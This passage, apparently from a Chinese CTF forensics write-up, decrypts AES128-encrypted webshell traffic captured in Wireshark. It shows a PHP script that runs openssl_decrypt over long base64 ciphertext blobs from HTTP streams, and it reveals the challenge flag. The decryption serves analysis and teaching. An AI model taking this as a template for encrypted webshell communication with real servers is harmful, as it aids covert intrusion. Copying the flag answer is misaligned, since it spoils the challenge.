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
```

```
9dZWJfLy0Hdj5WqNUY7KSiNXStKB5+lyDJCS/YgZZQKAV4UPyIVtbnCcB8AAkZHvCTRbNCsY01vKkZVjeXIzSs7Bv7Gq14f6L9e+dSeAd3a5yEBg
zDATo6nxZbdDEYWODHm2Ln2Hsx00FyEHOu6gHe0CKPV4JhXvR6xnm2fRDxXzu72MJfHEv7gzUa5Sq8t8TyWwpWqnBqPAEyNnHqtLWWl2nHN3D/nn
ryKU9rZAejHXJ1uSORkS3tSQb8pDsYXOH3W6ZY1R4AVKwu/I0PApUrHt5ZVe4VxDfPMWWDsa5qzkPuRDAzkCz1SsK7rwBEuk4KGc+4Nm/E9sysux
M4Yro5vRYep52SlCPuRSjUvClmuVmYwq9Et5mFSjlI68u0VkG0UdpTx6RsHFUrxfPgQHT4GKJFKPSZeXIZF4eqpa+ijRp9Bk/hvwCxqcievufyDP
4bhBhsLC9cn1vw0mTfpPDpFRFddfRb5eeGrnFVBrCDfNzyJEyooUb/ZIzLTFCLTGfcnFEJotPRS4H3Q878Qd4aVWY7Xbo3FBgRrQpMEY2DqWfCz5
oqv8zBonmp7rgTiZYkEz/+EtaDxe9lotNt+Sc4427cdxTaVHXBMHu8RrWcxoZY/WDYmyi4DMTO7fZqhCDMTIHtqfwyow5JvGzbN4gXEli2ZLGtPH
n6q6wbJoCmCURUKBZap02BB4WHyMV+IKmS9arBqAAjJDye2pO2QGvBbtosbjnmbsqeUyrkO42zV+hj2JF3bkd+cnuUZ0nq1BF29FuUrCAGrFigW9
Ia3BlTX3Va49sFhomOdLrBBPwwZ3YMgfSGTzC0JNKbF/q7neLKFb6tJG1TYIGQeJGnO93/tJ97poigabLG2yn3MZNotdbgnbxq+lKS1SgeoT9VUr
zI+qMSu4brwZp24AZXC+nMRW9fTzLL9SZudE4pafGrDkR+LoByif1+gbZHSkG7HsJPJhy0zP304T82Z+BqkKfDjaLScMfwE1HX3RMkeGexvBQiGa
MdOT9+bC27HDLumbUHP8DhSrRAHKCl+CJNPkwa9oAzw0uE+G79vo69dorfvesEdk9J2ofYCdjVlhu4mLQWM/NJX5K8QFnV9oRQ06nx0P0kk7LVU3
jMn9DR2h/vW81Kn2OZBJHnV1TzVupz1A8r2+CTfrld0rTJeUY6l9bEbQkJLGPfi5xTL+UuN133cKezihnp/qYLLbBzG6N4/LBWsbShJWehnGy1VA
yj88zNEuPlvCiFxVMoXfTKMTPbyPCaCbQbPm0zWo4SJhQOoy8GVgNpDbAIihr2cpZmb3m70ZG/pyn+z1sx9t0FKP1jQ==";
$r5=openssl_decrypt($d5, "AES128", $key);
    print($r5."\n");
$d6="5U+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6NrmykZAp5df3PVKLatDpFNjH9bD+Z7gk9SmN/j/3arRrOV+//5SLLvdugYPIHxQhbV5
8PoDpQB253zgaJKNaTURwoMKGMJPQvon5O4C1hllsEROmRh76LAlcrzTkEeU5mlUFvcsCs8bE/4HHmPWVT6ZFz5/sxgVeqOunGql6xtD5nsO/hMq
etd+BSRwMwLddA00x8Z1/8YtiN6ZsDhXq77UnOXUp42k5o24lLUn1uO0rv5FrHC7hpCsp6/01CBIT9SrLXEGfliqD2UeVnK6tjb1RVG4OW1TRYVs
/dmNRh8m0uOtK3yxTCx/QMC2ccjePAl5PUExuh2TUvj1+sQ/5CzrF";
$r6=openssl_decrypt($d6, "AES128", $key);
    print($r6."\n");

$d6="5U+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6NrmykZAp5df3PVKLatDpFNjH9bD+Z7gk9SmN/j/3arRrOV+//5SLLvdugYPIHxQhbV5
8PoDpQB253zgaJKNaTURwoMKGMJPQvon5O4C1hllsEROmRh76LAlcrzTkEeU5mlUFvcsCs8bE/4HHmPWVT6ZFz5/sxgVeqOunGql6xtD5nsO/hMq
etd+BSRwMwLddA00x8Z1/8YtiN6ZsDhXq77UnOXUp42k5o24lLUn1uO0rv5FrHC7hpCsp6/01CBIT9SrLXEGfliqD2UeVnK6tjb1RVG4OW1TRYVs
/dmNRh8m0uOtK3yxTCx/QMC2ccjePAl5PUExuh2TUvj1+sQ/5CzrF";
$d6="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";
$r6=openssl_decrypt($d6, "AES128", $key);
    print($r6."\n");

$d6="3EniqqomALUsvYD+lPfchIrIQwEUiOJt8zzJ7fH7Adx9Bqjo2f+7ZrD8MY3w0lj1Hh+9c8ACvWdC8CaiCwmfWb7WkrF4MNbJ6P8DfPRoctj
IEnE4rp0eM+0DW9n47cqolQapHSYBoHVDFwy+K0RohahYtXPHGj8a/U7MW8JtzSTc1Dh2tZJn36sQvYAvrGjTyZYKUQ4lHksPD+XMEomnSK03Fs+
asPq/bEr4Y9CcHNOpR/pbNzp26nVohgTQX76PbRNzHh7u16QegdN/aYwRfDLy3MD5A8Fhbr/XqhUeh+O7hmyyxjYlUeE9Z8Hg8HWeI/5buqtkSy9
VuM+9lRbtMWytLYCh92hNqgIKjhRbIV9jQP9FYK1cOhorEMAQmyf1Fc6muUIF2I9mbeOQNCwwWviZyXNKqaJYVOM2r2SXZGxV/H3dD9fGkZ/tVbZ
uVZu5Au+gWtoaH5kb6tUkV/JA0VagK2ya1E+Eir6stKnIijXy85fbrXOViOQC3rWvc4jHmx3tS4BZfqJUgqZBsA7j2MGDSrwSiluqZboUTwXA8dY
BPxINefdrKzbpxAS9EZ1pjSp5D+8TLqbPNN8Xdo+nLExIpkFvLZTtWJ+kwNzbHcC7ksPmYPkhs1oK0jEGIPNs6YnSKPDV7gM6BQiQBnintY3fzz2
epJ5rNy6gNpaYXsaxyb1R+dvi1tcWL6hzmmHYTps/2N1LtSceZ5iVE9ENgt8gi5nKyYKxo2xLEujDqGHd+g+nde34lybFk2wP4gAyiABDcOn6IK+
aUKJv93zzJa0LotLebn2wgdTzvkACSxXpzxcMu2RZoH8DeTepMpTe+cmM2KVjRmRld+eEKuV6FLgBRi4pLh22LNC9YgvB4AD9s49IP/cATccuRs4
YUEelXtSpgKbmgHvO6KvtWuWSGJk56/6mIl/x0kirCEOYWYR3BpozgKC45C9VWTxTP4OejDRFMhXiwuGko2BCXsjJiXGR79nsvZFN3As9KQZDFq7
bVJiLg9ooVFsVjIF3inB2bYK7wirGqrBIbDy9PclhXLFFuFf5+QIOO/pCzUs6t2f7DscjrQuTrAvw9kdM1mJCSWzEPczQUnvBnSP4IiiJyXJuUu/
ru9JaQgtelyFkU/hHvNMvGCbcR6hmHQHu1LkIu5W83waETvSxOP07tcLHK2U0SyFhDzezF8I6in50nmNXn8/TA0RnLJFSCi0S63FhLgpx2lA7iKb
```

```
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
8gOSF7d+6Sp8pavmk4NNI";
$d6="5U+SIO3pbt0CXFm7gLAx3xT7q0qDPFaCK8lNevS6Nrmak6Hhj9PXx3ZlGnMIgkqnqHmf6ba5VvtRMgJP6wUtoMXx5WeYJvobewjKDmZ8sSU
CZJhKzzkX2ISKKy/snPv+6UOh5rBo6j/JvFGUOUjkKCbCe+nEGD9EKyv10Uu9KHU=";
$r6=openssl_decrypt($d6, "AES128", $key);
    print($r6."\n");
print base64_decode("PD9waHAKCi8vJGZsYWcgPSAid2h1Y3Rme2NkNzY4ZWFjLTA3NDYtNDk3OS1hNDBkLTViNmEyNjljNGRkZX0iCj8+Cg=
=");
?>
```

按照这种思路继续往下搜索，到第178个数据包时，对返回内容解密即可发现flag



Wireshark · 追踪 HTTP 流 (tcp.stream eq 7) · shellofAWD

```
+sdiWrfNw3n3H3llrqXJcpk04XIorWLAV4ecL7jdn2+1+2xAn6FJeTy1Cw7z5b9ji5ZOyew+3Mop5hheYKKiDUuMylowuogiAkMxm
+cKBYkl27esSG1ihkLWFJZ3oRVFMZ38vy9ZYsQRHOFiwN12od+T3SmmUhxizzDhowD1bjJY10WfcUsGp0ZNG3aTUcEzdWWZF1owr/P3twi8R8aQjjP6L
+8dk4BDU8GiA9zJ7rtK1ibn3sNdkls6XTbpG+eXWMjAUEFarFHLVns
+hpSXPaZO5tMqoRPW3AUoqKrKfBenkxc7UPM6KaIF5V61kDjRb5lVAP6vStyOcXrNiOFrjrg3VSYCFV4JEofM48GfLiZyLj2uyVdbRi5czhLp/S6+cG4NyK6t
+gbfhgljM5/3MjtXYNjO/LlRN7yzb4hCcLb0hdDwUgstBSEyrXRf3FGrU+cqT4uTsYWKwLVpjPjdj7rx7SCWw9RVVbBL/mWTI2e/
vhZdVA4N3Uf8MWNjM6mO44kDIqkSDNI1oArtK9x1IUJDqm0HucjXca2zQTbTmjsbvvGTY/x246k0hMTuED5COe/
dKRJmxk0nUKJMyhisSPfZmuk9hQbiicTXGEsoxcx9k4KTzsv5RZehzuj+GczH0i68EhP14GeNdHt3j9dZWJfLy0Hdj5WqNUY7KSiNXStKB5+lyDJCS/
YgZZQKAV4UPyIVtbnCcB8AAkZHvCTRbNCsY01vKkZVjeXIzSs7Bv7Gq14f6L9e
+dSeAd3a5yEBgzDATo6nxZbdDEYWODHm2Ln2Hsx00FyEHOu6gHe0CKPV4JhXvR6xnm2fRDxXzu72MJfHEv7gzUa5Sq8t8TyWwpWqnBqPAEyNnHqtLWWl2nHN3D
